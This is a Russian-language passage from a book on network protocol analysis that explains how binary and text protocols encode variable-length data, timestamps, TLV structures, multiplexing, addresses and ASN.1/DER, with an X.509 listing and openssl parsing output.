Вы уже видели пример данных переменной длины при обсуждении целых чисел переменной длины ранее в этой главе. Значение целого числа переменной длины завершалось, когда MSB октета был равен 0. Понятие завершающих значений можно распространить на такие элементы, как строки или массивы данных.

Для значения данных с терминатором определяется завершающий символ, который сообщает анализатору, что достигнут конец значения. В качестве завершающего выбирается символ, который маловероятно встретить в обычных данных, чтобы значение не завершилось преждевременно. Для строковых данных завершающим значением может быть NUL, представленный числом 0, или один из других управляющих символов набора ASCII.

Если выбранный завершающий символ встречается при обычной передаче данных, необходимо использовать механизм его экранирования. В строках перед завершающим символом часто ставят обратную косую черту (\) или повторяют его дважды, чтобы он не был распознан как терминатор. Такой подход особенно полезен, когда протокол заранее не знает длину значения, например если оно формируется динамически. На рисунке 3-9 показан пример строки, завершаемой значением NUL.




Рисунок 3-9. «Hello» как строка, завершаемая NUL

Ограниченные данные часто завершаются символом, совпадающим с первым символом последовательности переменной длины. Например, в строковых данных можно встретить заключённую в кавычки строку между двумя знаками кавычек. Начальная двойная кавычка сообщает анализатору, что для завершения данных нужно найти соответствующий символ. На рисунке 3-10 показана строка, ограниченная парой двойных кавычек.




Рисунок 3-10. «Hello» как ограниченная двойными кавычками строка

Данные с префиксом длины

Если значение данных известно заранее, его длину можно непосредственно вставить в протокол. Анализатор протокола читает это значение, а затем считывает соответствующее число единиц, например символов или октетов, чтобы извлечь исходное значение. Это очень распространённый способ задания данных переменной длины.

Фактический размер префикса длины обычно не столь важен, хотя он должен разумно соответствовать типам передаваемых данных. Большинству протоколов не потребуется задавать полный диапазон 32-битового целого числа. Тем не менее поле длины такого размера встречается часто хотя бы потому, что хорошо соответствует большинству процессорных архитектур и платформ. Например, на рисунке 3-11 показана строка с 8-битовым префиксом длины.




Рисунок 3-11. «Hello» как строка с префиксом длины

Данные с неявной длиной

Иногда длина значения данных неявно определяется окружающими значениями. Например, представьте протокол, который отправляет данные обратно клиенту по протоколу, ориентированному на соединение, такому как TCP. Вместо предварительного указания размера данных сервер может закрыть TCP-соединение, тем самым неявно обозначив их конец. Именно так данные возвращаются в ответе HTTP версии 1.0.

Другой пример - протокол или структура более высокого уровня, где длина набора значений уже задана. Анализатор может сначала извлечь эту структуру высокого уровня, а затем прочитать содержащиеся в ней значения. Протокол способен использовать связанную с этой структурой конечную длину для неявного вычисления длины значения способом, подобным закрытию соединения,

но, разумеется, без его фактического закрытия. Например, на рисунке 3-12 показан простой случай, в котором 7-битовое переменное целое число и строка содержатся в одном блоке. (Конечно, на практике всё может быть значительно сложнее.)




Рисунок 3-12. «Hello» как строка с неявной длиной

Данные с заполнением

Данные с заполнением используются, когда длина значения имеет максимальную верхнюю границу, например 32 октета. Ради простоты вместо добавления к значению префикса длины или явного терминатора протокол может отправить всю строку фиксированной длины, завершив значение заполнением неиспользуемой области известным значением. На рисунке 3-13 показан пример.




Рисунок 3-13. «Hello» как строка с заполнением символами «$»

Даты и время

Для протокола может быть очень важно правильно определять дату и время. Они могут использоваться как метаданные, например метки времени изменения файлов в сетевом файловом протоколе, а также для определения срока действия учётных данных аутентификации. Неправильная реализация метки времени способна вызвать серьёзные проблемы безопасности. Способ представления даты и времени зависит от требований использования, платформы, на которой работают приложения, и требований протокола к занимаемому пространству. В следующих разделах я рассмотрю два распространённых представления: время POSIX/Unix и Windows

FILETIME.

Время POSIX/Unix

В настоящее время время POSIX/Unix хранится как 32-битовое целое число со знаком, представляющее число секунд, прошедших с эпохи Unix, которая обычно задаётся как 00:00:00 (UTC) 1 января 1970 года. Хотя это не таймер высокой точности, его достаточно для большинства сценариев. В виде 32-битового целого это значение ограничено моментом 03:14:07 (UTC) 19 января 2038 года, после которого представление переполнится. Для решения этой проблемы некоторые современные операционные системы теперь используют 64-битовое представление.

Windows FILETIME

Windows FILETIME - формат даты и времени, используемый Microsoft Windows для меток времени файловой системы. Будучи единственным форматом Windows с простым двоичным представлением, он также встречается в нескольких разных протоколах.

Формат FILETIME представляет собой 64-битовое целое число без знака. Одна единица этого целого соответствует интервалу 100 нс. Эпоха формата - 00:00:00 (UTC) 1 января 1601 года. Благодаря этому диапазон FILETIME больше диапазона времени POSIX/Unix.

Шаблон «тег, длина, значение»

Легко представить передачу несущественных данных с помощью простых протоколов, но передача более сложных и важных данных требует пояснения. Например, протокол, способный отправлять структуры разных типов, должен иметь способ представления границ и типа структуры.

Один из способов представления данных - шаблон «тег, длина, значение» (Tag, Length, Value, TLV). Значение тега представляет тип отправляемых протоколом данных и обычно является числом, чаще всего элементом перечислимого списка возможных значений. Но тегом может быть что угодно, что обеспечивает структурам данных уникальный шаблон. Длина и значение имеют переменный размер. Порядок их следования не важен; фактически тег может быть частью значения. На рисунке 3-14 показана пара возможных способов расположения этих значений.

Отправленный тег можно использовать для определения дальнейшей обработки данных. Например, допустим, есть теги двух типов: один указывает приложению учётные данные аутентификации, а другой представляет сообщение, передаваемое анализатору. Мы должны уметь различать два типа данных. Существенное преимущество такого шаблона состоит в возможности расширять протокол, не нарушая работу приложений, которые не были обновлены для поддержки новой версии. Поскольку каждая структура отправляется со связанными тегом и длиной, анализатор протокола может игнорировать непонятные ему структуры.




Рисунок 3-14. Возможные варианты расположения TLV

Мультиплексирование и фрагментация

При компьютерном взаимодействии часто требуется одновременно выполнять несколько задач. Например, рассмотрим протокол удалённого рабочего стола Microsoft (Remote Desktop Protocol, RDP): пользователь может перемещать указатель мыши, вводить текст с клавиатуры и передавать файлы удалённому компьютеру, в то время как изменения изображения и звук передаются обратно пользователю (см. рисунок 3-15).




Рисунок 3-15. Потребности протокола удалённого рабочего стола в данных

Такая сложная передача данных не обеспечила бы особенно удобной работы, если бы для обновления изображения приходилось ждать завершения передачи десятиминутного аудиофайла. Разумеется, проблему можно было бы обойти, открыв несколько соединений с удалённым компьютером, но они потребляли бы больше ресурсов. Вместо этого многие протоколы используют *мультиплексирование*, позволяющее нескольким соединениям совместно использовать одно нижележащее сетевое соединение.

Мультиплексирование, показанное на рисунке 3-16, определяет внутренний механизм каналов, который позволяет одному соединению переносить несколько типов трафика, разбивая крупные передачи на меньшие фрагменты. Затем мультиплексирование объединяет эти фрагменты в одном соединении. При анализе протокола вам может потребоваться демультиплексировать каналы, чтобы восстановить исходные данные.




Рисунок 3-16. Мультиплексированные данные RDP

К сожалению, некоторые сетевые протоколы ограничивают тип передаваемых данных и максимальный размер каждого пакета. Такая проблема часто встречается при наслоении протоколов. Например, Ethernet ограничивает максимальный размер кадров трафика 1500 октетами, а работающий поверх него IP создаёт проблему, поскольку максимальный размер IP-пакетов может составлять 65536 байт. Для решения этой проблемы предназначена *фрагментация*: она предоставляет механизм, позволяющий сетевому стеку преобразовать крупные пакеты в меньшие фрагменты, когда приложению или операционной системе известно, что следующий уровень не способен обработать пакет целиком.

Информация о сетевых адресах

Представление информации о сетевых адресах в протоколе обычно следует довольно стандартному формату. Поскольку мы почти наверняка имеем дело с протоколами TCP или UDP, самым распространённым двоичным представлением является IP-адрес в виде значения из 4 или 16 октетов для IPv4 или IPv6 вместе с 2-октетным портом. По соглашению эти значения обычно хранятся как целые числа с порядком байтов от старшего к младшему.

Вместо необработанных адресов также могут передаваться имена узлов. Поскольку имена узлов являются обычными строками, они следуют шаблонам передачи строк переменной длины, рассмотренным ранее в разделе «Двоичные данные переменной длины» на странице 47. На рисунке 3-17 показано, как могут выглядеть некоторые такие форматы.




Рисунок 3-17. Сетевая информация в двоичном виде

Структурированные двоичные форматы

Хотя специализированные сетевые протоколы имеют привычку заново изобретать колесо, иногда при описании нового протокола разумнее повторно использовать существующие решения. Например, в двоичных протоколах часто встречается абстрактная синтаксическая нотация 1 (Abstract Syntax Notation 1, ASN.1). ASN.1 лежит в основе таких протоколов, как простой протокол сетевого управления (Simple Network Management Protocol, SNMP), а также служит механизмом кодирования всевозможных криптографических значений, например сертификатов X.509.

ASN.1 стандартизована ISO, IEC и ITU в серии X.680. Она определяет абстрактный синтаксис для представления структурированных данных. Представление данных в протоколе зависит от правил кодирования, которых существует множество. Однако вероятнее всего вам встретятся

отличительные правила кодирования (Distinguished Encoding Rules, DER), предназначенные для однозначного представления структур ASN.1, что является полезным свойством для криптографических протоколов. Представление DER - хороший пример протокола TLV.

Вместо подробного рассмотрения ASN.1, которое заняло бы значительную часть этой книги, я приведу листинг 3-1 с определением ASN.1 для сертификатов X.509.

```
Certificate  ::=  SEQUENCE  {
     version         [0]  EXPLICIT Version DEFAULT v1,
     serialNumber         CertificateSerialNumber,
     signature            AlgorithmIdentifier,
     issuer               Name,
     validity             Validity,
     subject              Name,
     subjectPublicKeyInfo SubjectPublicKeyInfo,
     issuerUniqueID  [1]  IMPLICIT UniqueIdentifier OPTIONAL,
     subjectUniqueID [2]  IMPLICIT UniqueIdentifier OPTIONAL,
     extensions      [3]  EXPLICIT Extensions OPTIONAL
}
```

Листинг 3-1. Представление ASN.1 для сертификатов X.509

Это абстрактное определение сертификата X.509 можно представить в любом формате кодирования ASN.1. В листинге 3-2 показан фрагмент формы, закодированной по DER и выведенной как текст с помощью утилиты OpenSSL.

```
$ openssl asn1parse -in example.cer
    0:d=0  hl=4 l= 539 cons: SEQUENCE
    4:d=1  hl=4 l= 388 cons: SEQUENCE
    8:d=2  hl=2 l=   3 cons: cont [ 0 ]
   10:d=3  hl=2 l=   1 prim: INTEGER         :02
   13:d=2  hl=2 l=  16 prim: INTEGER         :19BB8E9E2F7D60BE48BFE6840B50F7C3
   31:d=2  hl=2 l=  13 cons: SEQUENCE
   33:d=3  hl=2 l=   9 prim: OBJECT          :sha1WithRSAEncryption
   44:d=3  hl=2 l=   0 prim: NULL
   46:d=2  hl=2 l=  17 cons: SEQUENCE
   48:d=3  hl=2 l=  15 cons: SET
   50:d=4  hl=2 l=  13 cons: SEQUENCE
   52:d=5  hl=2 l=   3 prim: OBJECT          :commonName
   57:d=5  hl=2 l=   6 prim: PRINTABLESTRING :democa
```

Листинг 3-2. Небольшой фрагмент сертификата X.509

Структуры текстовых протоколов

Текстовые протоколы являются хорошим выбором, когда основная цель - передача текста. Именно поэтому протоколы передачи почты, мгновенных сообщений и агрегации новостей обычно основаны на тексте. Текстовым протоколам нужны структуры, подобные структурам двоичных протоколов. Причина в том, что, хотя их основное содержимое различается, оба типа преследуют одну цель: передать данные из одного места в другое.

В следующем разделе подробно рассматриваются некоторые распространённые структуры текстовых протоколов, которые вы, скорее всего, встретите на практике.

Числовые данные

За тысячелетия наука и письменные языки изобрели способы представления числовых значений в текстовом формате. Разумеется, компьютерные протоколы не обязаны быть удобочитаемыми, но зачем специально делать протокол нечитаемым, если только вашей целью не является

намеренное запутывание?

Целые числа

Целые значения легко представить с помощью символов от 0 до 9 из текущего набора, а в шестнадцатеричной записи также от A до F. При таком простом представлении ограничения размера не вызывают беспокойства: если число должно быть больше размера двоичного слова, можно добавить цифры. Разумеется, остаётся надеяться, что анализатор протокола способен обработать дополнительные цифры, иначе проблемы безопасности неизбежны.

Чтобы получить число со знаком, перед ним добавляют символ минуса (`-`); символ плюса (+) для положительных чисел подразумевается.

Десятичные числа

Десятичные числа обычно задаются в удобочитаемой форме. Например, число можно записать как `1.234`, отделив точкой целую часть от дробной, но при этом всё равно необходимо учитывать требования последующего разбора значения.

Двоичные представления, например числа с плавающей точкой, не могут с конечной точностью представить все десятичные значения, подобно тому как десятичная запись не может представить числа вроде 1/3. Из-за этого некоторые значения трудно представить в текстовом формате, и могут возникнуть проблемы безопасности, особенно при сравнении значений друг с другом.

Текстовые логические значения

Логические значения легко представить в текстовых протоколах. Обычно используются слова `true` и `false`. Но некоторые протоколы, словно нарочно усложняя задачу, требуют точного регистра букв. Иногда вместо слов применяются целые значения, например 0 для ложного и 1 для истинного, но это встречается нечасто.

Даты и время

На простейшем уровне даты и время легко кодировать: достаточно представить их так, как они записываются в удобочитаемом языке. Если все приложения согласны с представлением, этого должно быть достаточно.

К сожалению, договориться о едином стандартном формате удаётся не всем, поэтому обычно одновременно используется множество конкурирующих представлений даты. Эта проблема может быть особенно острой в таких приложениях, как почтовые клиенты, которым приходится обрабатывать всевозможные международные форматы дат.

Данные переменной длины

Все протоколы, кроме самых тривиальных, должны уметь отделять важные текстовые поля, чтобы их можно было легко интерпретировать. Текстовое поле, выделенное из исходного протокола, обычно называется *лексемой*. Некоторые протоколы задают фиксированную длину лексем, но

значительно чаще требуется тот или иной вид данных переменной длины.

Текст с разделителями

